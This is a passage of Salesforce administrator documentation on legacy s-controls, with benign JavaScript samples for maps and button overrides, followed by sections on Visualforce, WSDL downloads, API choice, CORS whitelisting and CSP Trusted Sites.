- For packages you have installed, you can enable access restrictions even if the package contains s-controls. However, access restrictions provide only limited protection for s-controls. Salesforce recommends that you understand the JavaScript in an s-control before relying on access restriction for s-control security.

- If an installed package has `Restricted API` access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted API` access.

Viewing and Editing S-Controls

! **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

To view the details of a custom s-control, from Setup, enter `S-Controls` in the `Quick Find` box, then select **S-Controls** and select the s-control name.

- To make changes to an s-control, click **Edit**.
- To remove an s-control, click **Del**.
- To view a list of other components in Salesforce that reference the s-control, click **Where is this used?**

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls:

- "Customize Application"

Custom S-Control Attributes

Attribute Name	Description
Label	The text that displays on page layouts for embedded s-controls.
S-Control Name	The unique name for the s-control. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	<p>Determines how you plan to use the s-control.</p> <p>HTML Select this option if you want to enter the content for your s-control in the <code>Content</code> area.</p> <p>URL Select this option if you want to enter the link or URL of an external website in the <code>Content</code> area.</p> <p>Snippet Snippets are s-controls that are designed to be included in other s-controls. Select this option if you want to enter the content for your s-control snippet in the <code>Content</code> area.</p>
Description	Text that describes the s-control. This only displays to administrators.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Attribute Name	Description
Content	<p>Enter the content or source for your s-control. You can enter up to 1 million characters. The HTML code defines exactly how your users should view the custom s-control.</p> <ul style="list-style-type: none"> If you are building a formula in the Advanced Formula tab or for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation, click Insert Field, choose a field, and click Insert. To create a basic formula that passes specific Salesforce data, select the Simple Formula tab, choose the field type in the <code>Select Field Type</code> drop-down list, and choose one of the fields listed in the <code>Insert Field</code> drop-down list. <p> Tip: Build cross-object formulas to span to related objects and reference merge fields on those objects.</p> <ul style="list-style-type: none"> To insert an operator, choose the appropriate operator icon from the <code>Insert Operator</code> drop-down list. To insert a function, double-click its name in the list, or select it and click Insert Selected Function. To filter the list of functions, choose a category from the <code>Functions</code> drop-down list. Select a function and click Help on this function to view a description and examples of formulas using that function. To reference a file that you uploaded in the <code>Filename</code> field as part of the custom s-control, select <code>Custom S-Control</code> from the <code>Select Field Type</code> drop-down list, and choose <code>Custom S-Control URL</code> to get the merge field for it. For a Java applet, you can also use the <code>{!Scontrol_JavaCodebase}</code> merge field and the <code>{!Scontrol_JavaArchive}</code> merge field. To insert activity merge fields, select <code>Event</code> or <code>Task</code> from <code>Select Field Type</code>. <p> Tip: Internet standards require special encoding for URLs. Salesforce encodes the text from any merge field you insert into a link. Encode additional text in your link manually. For example, to generate the following URL:</p> <pre data-bbox="527 1239 1437 1291">http://www.google.com/search?q={!user.name} Steve Mark 50%</pre> <p>Use this content:</p> <pre data-bbox="527 1354 1437 1396">http://www.google.com/search?q={!user.name}+Steve+Mark+50%25</pre> <p>Salesforce strips double quotes from URLs when the content source is a URL. If you must use double quotes, encode them manually. For example, to generate the URL <code>http://www.google.com/search?q="salesforce+foundation"</code>, use this content:</p> <pre data-bbox="527 1543 1437 1585">http://www.google.com/search?q=%22salesforce+foundation%22</pre>
Filename	Upload a file to display when you add this custom s-control to a custom link. The file can contain a Java applet, Active-X control, or any other type of content. This option applies to HTML s-controls only.
Prebuild In Page	This option keeps the s-control in memory, which may improve performance when the page is reloaded because the s-control does not have to be reloaded. This option applies to HTML s-controls only.

Attribute Name	Description
Encoding	The default encoding setting is Unicode (UTF-8). Change it if you are passing information to a URL that requires data in a different format. This option is available when you select URL for the <code>TYPE</code> .

Deleting Custom S-Controls

 **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

To delete a custom s-control:

1. First, ensure that the s-control isn't used by other components: from Setup, enter `S-Controls` in the `Quick Find` box, then select **S-Controls**, select the s-control, and then click **Where is this used?**.
2. Click **S-Controls** again.
3. Click **Del** next to the custom s-control you want to delete.
4. Click **OK** to confirm.

 **Note:** You cannot delete a custom s-control that is used elsewhere in Salesforce. Deleted s-controls do not go into the Recycle Bin.

Tips on Building S-Controls

 **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use the following tips when building s-controls:

- If you create a URL s-control, do not select **Show Section Heading on Detail Page** in the page layout section where you put the s-control. This option in conjunction with collapsible sections causes some problems in certain browsers.
- Use global variables to access special merge fields for components like custom buttons, links, and s-controls. For example, the `$Request` global variable allows you to access query parameters inside a snippet, s-control, or custom button.
- Use the `{!$Organization.UISkin}` merge field in your s-control to retrieve the User Interface Theme that the organization has selected. The `Theme1` value for this merge field represents the Salesforce Classic theme and `Theme2` represents the Salesforce theme.
- S-controls use the `{!` and `}` characters (previously used to surround merge fields in formulas) to enclose an expression, which can include one or more merge fields, functions, or global variables.

</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
  {!Account.BillingCity}, \
  {!Account.BillingState}, \
  {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
  {!Account.BillingCity}, \
  {!Account.BillingState}, \
  {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>

```

S-Controls that Override Standard Buttons and Tab Home Pages

Add Product Override

You may have your own code that you prefer to use for adding products to opportunities instead of the standard page. Use the s-control sample below to pass data values using merge fields from a record detail page into a custom s-control that overrides the **Add Product** button on the Products related list of an opportunity. This type of override illustrates how related list buttons can contain merge fields from the master object as well as the detail. For example, the code below contains opportunity merge fields, which is on the master side of a master-detail relationship with opportunity products.

```

<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>

```

To implement this functionality, create an HTML s-control with the content above inserting your code in the space provided. Then, override the add product action from the opportunity products object using the s-control. This example assumes you have record types on opportunities.

 **Note:** This example does not include the code to add products. The content in the body section simply illustrates how to use opportunity merge fields from the opportunity products related list. Replace the body section with your code.

Conditional Override for Editing Leads

You can override a standard action conditionally, redirecting to a standard action or custom s-control depending on certain conditions. For example, you may want to use a separate s-control to edit leads when they have been open longer than 30 days. Using the following example, create an s-control to evaluate if a lead has been open longer than 30 days and, if so, run your custom s-control to edit leads. Otherwise, use the standard lead edit action.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

To implement this in your organization, create the s-control that you want to use to edit leads that have been open longer than 30 days. Name this s-control `EditLeadsOpenLongerThan30`. Next, create an s-control using the example code above to determine if a lead has been open longer than 30 days, and, if so, override the edit action on leads using the `EditLeadsOpenLongerThan30` s-control.

Note the differences between the first and second `if` statements in the example code above. The first one is a JavaScript `if` statement that evaluates on the browser. The second is the Salesforce `IF` function that evaluates on the server and returns a single value—the number of days the lead has been open, or zero if the lead is not open.

 **Tip:** Use the `URLFOR` function in this example to build Salesforce URLs rather than specifying individual URLs to ensure they are supported across releases.

To display a standard Salesforce page without invoking the override, set the `no override` argument in the `URLFOR` function to `"true"`.

Also, use the `retURL` parameter in your `URLFOR` function to return the user to the detail page after saving.

Edit Contact Override

You may have your own code that you prefer to use for editing contacts. Use the s-control sample below to pass data values using merge fields from a record detail page into a custom s-control that overrides a standard detail page button.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
```

```
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the content above inserting your code in the body section. Then, override the edit contact action using the s-control. This overrides the edit contact action everywhere it is available: the **Edit** button on a contact detail page, the **Edit** link on list views, and the **Edit** link on any related lists.

 **Note:** This example does not include the code to edit contacts. The code within the body section only illustrates how to use contact merge fields to display information about the contact. Replace the body section with your code.

Interrupt Override for New Accounts

Overriding standard buttons makes them unavailable in your entire Salesforce organization. However, you can override a standard action and redirect to that action from your s-control without getting into an infinite loop. For example, you can override the **New** button on accounts, perform your own custom process, and resume with the standard new account action without getting into an infinite loop. To do this, use the *no override* argument in the URLFOR function.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override. Click OK to continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

To implement this s-control, create an HTML s-control with the content above. Then, override the new account action using the s-control.

 **Note:** The new action does not require an ID, which is why the second argument in the URLFOR function is set to `null`. This example does not require any inputs, which is why the third argument in the URLFOR function is set to `null`. The fourth argument in the URLFOR function is set to `true` to ignore the override, avoiding an infinite loop.

Conditional Accounts Tab Home Page Override

You can override a tab home page conditionally, redirecting the original tab home page to an s-control depending on certain conditions. For example, you may want to display an s-control, instead of the standard Accounts tab home page, to users with a specific profile. Using the following sample code, create an s-control to display job applicant information to users with the Recruiter profile when they click the Accounts tab; for all other users, display the standard Accounts tab home page.

To implement this, first create an s-control called "ApplicantHomePage" that contains the content to display to recruiters. Next create an s-control of type HTML using the following code to implement the conditional override logic:

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
}
```

```

} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true) }";
}
</script>

```

Finally, override the Accounts tab to use the HTML s-control shown here. This example assumes that a profile named “Recruiter” exists in your organization.

 **Note:** \$Profile merge fields are only available in Enterprise, Unlimited, Performance, and Developer Editions.

S-Controls that Include Snippets

Including Snippets

Include snippets in your custom s-controls to reuse common code. The following example references a snippet that provides a header for a page that displays in a web tab. The page will have the title “My Title.” Use the \$\$Control global variable to reference a snippet. To implement this, create two snippets called “Resize_iframe_head” and “Resize_iframe_onload” and create an HTML s-control called “Resize_iframe_sample” that includes the following code:

```

<html> <body> {! INCLUDE($$Control.Header_Snippet, [title = "My Title",
    theme = "modern"])} </body> </html>

```

Merge Fields for S-Controls

 **Important:** Visualforce pages supersede s-controls. Organizations that haven’t previously used s-controls can’t create them. Existing s-controls are unaffected, and can still be edited.

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Because s-controls are the source of your object-level help content, you can use merge fields or other functions to personalize the experience. For example, you can design the custom help to address the user directly by adding the user’s name to the help page when it displays.

Tips

- To reference a file that you uploaded in the `Filename` field as part of a custom s-control, select **Custom S-Control** from the Select Field Type drop-down list, and choose **Custom S-Control URL** to get the merge field for it. For a Java applet, you can also use the `{!SControl_JavaCodebase}` and `{!SControl_JavaArchive}` merge fields.
- To insert activity merge fields, select **Event** or **Task** from the Select Field Type drop-down list. Salesforce automatically encodes the text from any merge field you insert into a link.

How Do Visualforce Pages Compare to S-Controls?

 **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Visualforce pages are considered the next-generation of s-controls and should be used instead of s-controls whenever possible, both for their increased performance and the ease with which they can be written. The following table outlines the differences between Visualforce pages and s-controls.

	Visualforce Pages	S-Controls
Required technical skills	HTML, XML	HTML, JavaScript, Ajax Toolkit
Language style	Tag markup	Procedural code
Page override model	Assemble standard and custom components using tags	Write HTML and JavaScript for entire page
Standard Salesforce component library	Yes	No
Access to built-in platform behavior	Yes, through the standard controller	No
Data binding	Yes Developers can bind an input component (such as a text box) with a particular field (such as Account Name). If a user saves a value in that input component, it is also saved in the database.	No Developers can't bind an input component with a particular field. Instead, they must write JavaScript code that uses the API to update the database with user-specified field values.
Stylesheet inheritance	Yes	No, must bring in Salesforce stylesheets manually
Respect for field metadata, such as uniqueness	Yes, by default If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is automatically displayed and the user can try again.	Yes, if coded in JavaScript using a <code>describe</code> API call If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is only displayed if the s-control developer wrote code that checked those attributes.
Interaction with Apex	Direct, by binding to a custom controller	Indirect, by using Apex <code>webservice</code> methods through the API
Performance	More responsive because markup is generated on the Force.com platform	Less responsive because every call to the API requires a round trip to the server—the burden rests with the developer to tune performance

	Visualforce Pages	S-Controls
Page container	Native	In an iFrame

SEE ALSO:

[About S-Controls](#)

[Visualforce](#)

Canvas App Previewer

Canvas App Previewer is a development tool that lets you see what your canvas apps will look like before you publish them.

To view your canvas app, find *Canvas App Previewer* in the `Quick Find` box in Setup. Click your canvas app on the left-hand pane. The canvas app appears in the frame.

[Heroku Quick Start](#)

The Heroku Quick Start button gets you started by creating an app in Heroku and creating a corresponding canvas app in Salesforce.

[Field Operational Scope](#)

[Downloading Salesforce WSDLs and Client Authentication Certificates](#)

You can download a Web Services Description Language (WSDL) document to integrate your applications with Salesforce using the API.

[Which API Do I Use?](#)

Salesforce provides programmatic access to your org's information using simple, powerful, and secure application programming interfaces.

[Use CORS to Access Supported Salesforce APIs, Apex REST, and Lightning Out](#)

Apex REST, Bulk API, Chatter REST API, Lightning API, Lightning Out, REST API, and Wave REST API support CORS (cross-origin resource sharing). To access these APIs from JavaScript in a web browser, add the origin serving the script to the CORS whitelist.

[Create CSP Trusted Sites to Access Third-Party APIs](#)

The Lightning Component framework uses Content Security Policy (CSP) to control the source of content that can be loaded on a page. To use third-party APIs that make requests to an external (non-Salesforce) server, add the server as a CSP Trusted Site.

[Action Link Templates](#)

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

[Use the System for Cross-Domain Identity Management \(SCIM\)](#)

Salesforce supports the open-standard cross-domain identity management SCIM specification 1.1, and provides a few extensions to the spec so you can edit and manage user properties using the REST API.

[Bulk Data Load Jobs](#)

You can create update, or delete a large volume of records with the Bulk API, which is optimized for processing large sets of data. It makes it simple to load, update, or delete data from a few thousand to millions of records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Professional Edition (with API and Force.com Canvas enabled), and Developer Editions**

USER PERMISSIONS

To see the previewer:

- "Customize Application"
- AND
- "Modify All Data"

[API Usage Notifications](#)

When you create a request usage notification, you specify an administrator to receive an email notification whenever your organization exceeds a specified limit for the number of API requests made in a specified span of hours.

[Remote Access Application](#)

Connected apps have replaced remote access apps. Use connected apps for apps that require integration with Salesforce to verify users and control security policies for external apps.

[Connected Apps](#)

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide single sign-on, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow Salesforce admins to set various security policies and have explicit control over who can use the corresponding apps.

[Authenticate Apps with OAuth](#)

When users request Salesforce data from within the external app (the consumer's page), Salesforce authenticates the user. The authentication flow consists of several steps, dictated by the OAuth standard and who is trying to access Salesforce.

[Secure Identity for the Internet of Things](#)

Asset tokens are an open-standards-based JWT authentication token for verifying and securing requests from connected devices. They identify the device to a backend service that processes the stream of data and events from the device. They allow registration of device data with the Salesforce platform and linking it to Salesforce CRM data about the customer, account, or contact, helping you to act on behalf of the customer. You can even support custom business processes using asset token events. Asset tokens enable more proactive support and more predictive engagement with your customers, on an unprecedented scale.

[Application Access Request](#)

The external app you are using is requesting access to your Salesforce data. The external app has already been integrated into Salesforce by your admin.

[Custom Metadata Types](#)

You can create your own declarative developer frameworks for internal teams, partners, and customers. Rather than building apps from data, you can build apps that are defined and driven by their own types of metadata. Metadata is the information that describes the configuration of each customer's organization.

[Custom Permissions](#)

Use custom permissions to give users access to custom processes or apps.

[Connected Apps](#)

[Create a Connected App](#)

Heroku Quick Start

The Heroku Quick Start button gets you started by creating an app in Heroku and creating a corresponding canvas app in Salesforce.

The Heroku Quick Start fields include the following:

Field	Description
Template	Heroku template used to create the Heroku app.
Canvas App Name	Name of the canvas app. Maximum length is 30 characters.
Heroku App Name	Name of the Heroku app. The name must begin with a letter and can only contain lowercase letters, numbers, and dashes. This name becomes part of the URL for the app. Maximum length is 30 characters.
Canvas App Description	Description of the canvas app. This description appears when you edit the canvas app in Salesforce. Maximum length is 200 characters.
Auth Type	How the quick start authenticates with Heroku to create the canvas app. <ul style="list-style-type: none"> • <code>OAuth</code>—Uses the Heroku token if the current user is logged in to Heroku; otherwise, initiates the Heroku OAuth flow • <code>Username/Password</code>—Uses the Heroku username and password • <code>API Key</code>—Uses the Heroku API key
Heroku Username	Username for the account used to log in to Heroku. The Heroku app is created under this user's credentials. <p> Note: This field has a maximum length of 30 characters. If your Heroku username is longer than 30 characters, you'll need to enter the API key associated with your Heroku account in the <code>Heroku API Key</code> field.</p>
Heroku Password	Password for the account used to log in to Heroku.
Heroku API Key	Instead of using the username and password for the Heroku account, you can use the API key associated with that account. You can find this value on the Heroku <code>My Account</code> page.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Professional Edition (with API and Force.com Canvas enabled), and Developer Editions**

USER PERMISSIONS

To see the previewer:

- "Customize Application"
- AND
- "Modify All Data"

 **Note:** The Heroku username and password are not stored anywhere, but used only during the app creation process on a secure connection.

Field Operational Scope

The fields displayed on the Fields Operational Scope page are referenced through the [operational scope](#):

- If the **Is Updated** checkbox is selected, the field is updated using a database manipulation language (DML) operation, such as `insert` or `update`. For more information, see [Understanding Dependencies](#) on page 6215.
If the **Is Updated** checkbox is not selected, the field is only referenced within the operational scope. For example, it may be included as part of a `select` statement.
- If the **External ID** checkbox is selected, the field acts as an External ID. An external ID field contains unique record identifiers from a system outside of Salesforce. You can use the sidebar search to find external ID values, and you can use the field in the Force.com API. When using the Data Import Wizard for custom objects and solutions, you can use this field to prevent duplicates.

SEE ALSO:

[Understanding Dependencies](#)

Downloading Salesforce WSDLs and Client Authentication Certificates

You can download a Web Services Description Language (WSDL) document to integrate your applications with Salesforce using the API.

The following WSDLs are available.

- **Enterprise WSDL**—Use this WSDL document to build an integration for a single org. The enterprise WSDL is strongly typed, which means that it contains objects and fields with specific data types, such as `int` and `string`. Customers who use the enterprise WSDL document must download and re-consume it when changes are made to the custom objects or fields in their org or when they want to use a different version of the API.
- **Partner WSDL**—Use this WSDL to build an integration that works across multiple Salesforce orgs, regardless of their custom objects or fields. Typically, partners and ISVs use this WSDL. It's loosely typed, which means that you work with name-value pairs of field names and values instead of specific data types. The partner WSDL document needs to be downloaded and consumed only once per version of the API.

EDITIONS

Available in: Salesforce Classic

AppExchange packages and Visualforce are available in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Apex available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To upload packages:

- "Upload AppExchange Packages"

To view Apex dependencies:

- "Author Apex"

To view Visualforce dependencies:

- "Developer Mode"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Developer, and Database.com** Editions

USER PERMISSIONS

To download a WSDL:

- "Customize Application"

- **Apex WSDL**—Use this WSDL to run or compile Apex in another environment.
- **Metadata WSDL**—Use this WSDL to migrate configuration changes between orgs or work with the customizations in your org as XML metadata files.

To download a WSDL document:

1. From Setup, enter *API* in the *Quick Find* box, then select **API**.
2. Download the appropriate WSDL:
 - If you're downloading an enterprise WSDL and you have managed packages installed in your org, click **Generate Enterprise WSDL**. Salesforce prompts you to select the version of each installed package to include in the generated WSDL.
 - Otherwise, right-click the link for the appropriate WSDL document to save it to a local directory. In the menu, Internet Explorer users can choose **Save Target As**, while Mozilla Firefox users can choose **Save Link As**.
3. On your computer, import the local copy of the WSDL document into your development environment.

 **Note:** You can also select the default package versions without downloading a WSDL in the Package Version Settings section.

Optionally, you can download a certificate to authenticate Salesforce orgs. Use this certificate for workflow outbound messaging. This certificate identifies that the request comes from Salesforce, not a specific user. If you want to use certificates to ensure secure connections using other Salesforce features, such as Apex callouts, use Salesforce certificates and key pairs.

To download a certificate:

1. From Setup, enter *API* in the *Quick Find* box, then select **API**.
2. On the API WSDL page, click **Manage API Client Certificate**.
3. On the Certificate and Key Management page, in the API Client Certificate section, click the **API Client Certificate**.
4. On the Certificates page, click **Download Certificate**. The .crt file is saved in the download location specified in your browser.

You can then import the downloaded certificate into your application server and configure your application server to request the client certificate.

[Metadata API Developer Guide](#)

Which API Do I Use?

Salesforce provides programmatic access to your org's information using simple, powerful, and secure application programming interfaces.

API Name	Protocol	Data Format	Communication
REST API	REST	JSON, XML	Synchronous
SOAP API	SOAP (WSDL)	XML	Synchronous
Chatter REST API	REST	JSON, XML	Synchronous (photos are processed asynchronously)
Wave Analytics REST API	REST	JSON, XML	Synchronous
Bulk API	REST	CSV, JSON, XML	Asynchronous
Metadata API	SOAP (WSDL)	XML	Asynchronous
Streaming API	Bayeux	JSON	Asynchronous (stream of data)
Apex REST API	REST	JSON, XML, Custom	Synchronous
Apex SOAP API	SOAP (WSDL)	XML	Synchronous
Tooling API	REST or SOAP (WSDL)	JSON, XML, Custom	Synchronous

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To use the APIs

- "API Enabled"

When to Use REST API

REST API provides a powerful, convenient, and simple REST-based web services interface for interacting with Salesforce. Its advantages include ease of integration and development, and it's an excellent choice of technology for use with mobile applications and web projects. However, if you have many records to process, consider using Bulk API, which is based on REST principles and optimized for large sets of data.

When to Use SOAP API

SOAP API provides a powerful, convenient, and simple SOAP-based web services interface for interacting with Salesforce. You can use SOAP API to create, retrieve, update, or delete records. You can also use SOAP API to perform searches and much more. Use SOAP API in any language that supports web services.

For example, you can use SOAP API to integrate Salesforce with your org's ERP and finance systems. You can also deliver real-time sales and support information to company portals and populate critical business systems with customer information.

When to Use Chatter REST API

Use Chatter REST API to display Salesforce data, especially in mobile applications. In addition to Chatter feeds, users, groups, and followers, Chatter REST API provides programmatic access to files, recommendations, topics, notifications, Data.com purchasing, and more. Chatter REST API is similar to APIs offered by other companies with feeds, such as Facebook and Twitter, but it also exposes Salesforce features beyond Chatter.

When to Use the Wave Analytics REST API

You can access Wave Analytics assets—such as datasets, lenses, and dashboards—programmatically using the Wave REST API. Send queries directly to the Wave Platform. Access datasets that have been imported into the Wave Platform. Create and retrieve Wave Analytics lenses. Access XMD information. Retrieve a list of dataset versions. Create and retrieve Wave Analytics applications. Create, update, and retrieve Wave Analytics dashboards. Retrieve a list of dependencies for an application. Determine what features are available to the user. Work with snapshots. Manipulate replicated datasets.

When to Use Bulk API

Bulk API is based on REST principles and is optimized for loading or deleting large sets of data. You can use it to query, queryAll, insert, update, upsert, or delete many records asynchronously by submitting batches. Salesforce processes batches in the background.

SOAP API, in contrast, is optimized for real-time client applications that update a few records at a time. You can use SOAP API for processing many records, but when the data sets contain hundreds of thousands of records, SOAP API is less practical. Bulk API is designed to make it simple to process data from a few thousand to millions of records.

The easiest way to use Bulk API is to enable it for processing records in Data Loader using CSV files. Using Data Loader avoids the need to write your own client application.

When to Use Metadata API

Use Metadata API to retrieve, deploy, create, update, or delete customizations for your org. The most common use is to migrate changes from a sandbox or testing org to your production environment. Metadata API is intended for managing customizations and for building tools that can manage the metadata model, not the data itself.

The easiest way to access the functionality in Metadata API is to use the Force.com IDE or Force.com Migration Tool. Both tools are built on top of Metadata API and use the standard Eclipse and Ant tools, respectively, to simplify working with Metadata API.

- Force.com IDE is built on the Eclipse platform, for programmers familiar with integrated development environments. Code, compile, test, and deploy from within the IDE.
- The Force.com Migration Tool is ideal if you use a script or the command line for moving metadata between a local directory and a Salesforce org.

When to Use Streaming API

Use Streaming API to receive notifications for changes to data that match a SOQL query that you define.

Streaming API is useful when you want notifications to be pushed from the server to the client. Consider Streaming API for applications that poll frequently. Applications that have constant polling against the Salesforce infrastructure consume unnecessary API call and processing time. Streaming API reduces the number of requests that return no data, and is also ideal for applications that require general notification of data changes.

Streaming API enables you to reduce the number of API calls and improve performance.

When to Use Apex REST API

Use Apex REST API when you want to expose your Apex classes and methods so that external applications can access your code through REST architecture. Apex REST API supports both OAuth 2.0 and Session ID for authorization.

When to Use Apex SOAP API

Use Apex SOAP API when you want to expose Apex methods as SOAP web service APIs so that external applications can access your code through SOAP.

Apex SOAP API supports both OAuth 2.0 and Session ID for authorization.

When to Use Tooling API

Use Tooling API to integrate Salesforce metadata with other systems. Metadata types are exposed as sObjects, so you can access one component of a complex type. This field-level access speeds up operations on complex metadata types. You can also build custom development tools for Force.com applications. For example, use Tooling API to manage and deploy working copies of Apex classes and triggers and Visualforce pages and components. You can also set checkpoints or heap dump markers, execute anonymous Apex, and access logging and code coverage information.

REST and SOAP are both supported.

Use CORS to Access Supported Salesforce APIs, Apex REST, and Lightning Out

Apex REST, Bulk API, Chatter REST API, Lightning API, Lightning Out, REST API, and Wave REST API support CORS (cross-origin resource sharing). To access these APIs from JavaScript in a web browser, add the origin serving the script to the CORS whitelist.

CORS is a W3C recommendation that enables web browsers to request resources from origins other than their own (cross-origin request). For example, using CORS, a JavaScript script at `https://www.example.com` could request a resource from `https://www.salesforce.com`.

If a browser that supports CORS makes a request to an origin in the Salesforce CORS whitelist, Salesforce returns the origin in the `Access-Control-Allow-Origin` HTTP header, along with any additional CORS HTTP headers. If the origin is not included in the whitelist, Salesforce returns HTTP status code 403.

1. From Setup, enter `CORS` in the `Quick Find` box, then select **CORS**.
2. Select **New**.
3. Enter an origin URL pattern.

The origin URL pattern must include the HTTPS protocol (unless you're using your localhost) and a domain name and can include a port. The wildcard character (*) is supported and must be in front of a second-level domain name. For example, `https://*.example.com` adds all subdomains of `example.com` to the whitelist.

The origin URL pattern can be an IP address. However, an IP address and a domain that resolve to the same address are not the same origin, and you must add them to the CORS whitelist as separate entries.

 **Important:** You must still pass an OAuth token with requests that require it.

Available in: **Developer, Enterprise, Performance, and Unlimited**

USER PERMISSIONS

To create, read, update, and delete:

- "Modify All Data"

Create CSP Trusted Sites to Access Third-Party APIs

The Lightning Component framework uses Content Security Policy (CSP) to control the source of content that can be loaded on a page. To use third-party APIs that make requests to an external (non-Salesforce) server, add the server as a CSP Trusted Site.

CSP is a Candidate Recommendation of the W3C working group on Web Application Security. The framework uses the `Content-Security-Policy` HTTP header recommended by the W3C. By default, the framework's headers allow content to be loaded only from secure (HTTPS) URLs and forbid XHR requests from JavaScript.

When you define a CSP Trusted Site, the site's URL is added to the list of allowed sites for the following directives in the CSP header.

- `connect-src`
- `frame-src`
- `img-src`
- `style-src`
- `font-src`
- `media-src`

This change to the CSP header directives allows Lightning components to load resources, such as images, styles, and fonts, from the site. It also allows client-side code to make requests to the site.

 **Important:** You can't load JavaScript resources from a third-party site, even a CSP Trusted Site. To use a JavaScript library from a third-party site, add it to a static resource, and then add the static resource to your component. After the library is loaded from the static resource, you can use it as normal.

1. From Setup, enter `CSP` in the `Quick Find` box, then select **CSP Trusted Sites**.

This page displays a list of any CSP Trusted Sites already registered, and provides additional information about each site, including site name and URL.

2. Select **New Trusted Site**.

3. Name the Trusted Site.

For example, enter *Google Maps*.

4. Enter the URL for the Trusted Site.

The URL must begin with `http://` or `https://`. It must include a domain name, and can include a port.

 **Warning:** The default CSP requires secure (HTTPS) connections for external resources. Configuring a CSP Trusted Site with an insecure (HTTP) URL is an anti-pattern, and compromises the security of your org.

5. Optional: Enter a description for the Trusted Site.

6. Optional: To temporarily disable a Trusted Site without actually deleting it, deselect the **Active** checkbox.

7. Select **Save**.

 **Note:** CSP Trusted Sites affect the CSP header only for Lightning Component framework requests. To enable corresponding access for Visualforce or Apex, create a Remote Site.

CSP isn't enforced by all browsers. For a list of browsers that enforce CSP, see caniuse.com.

Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.



An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

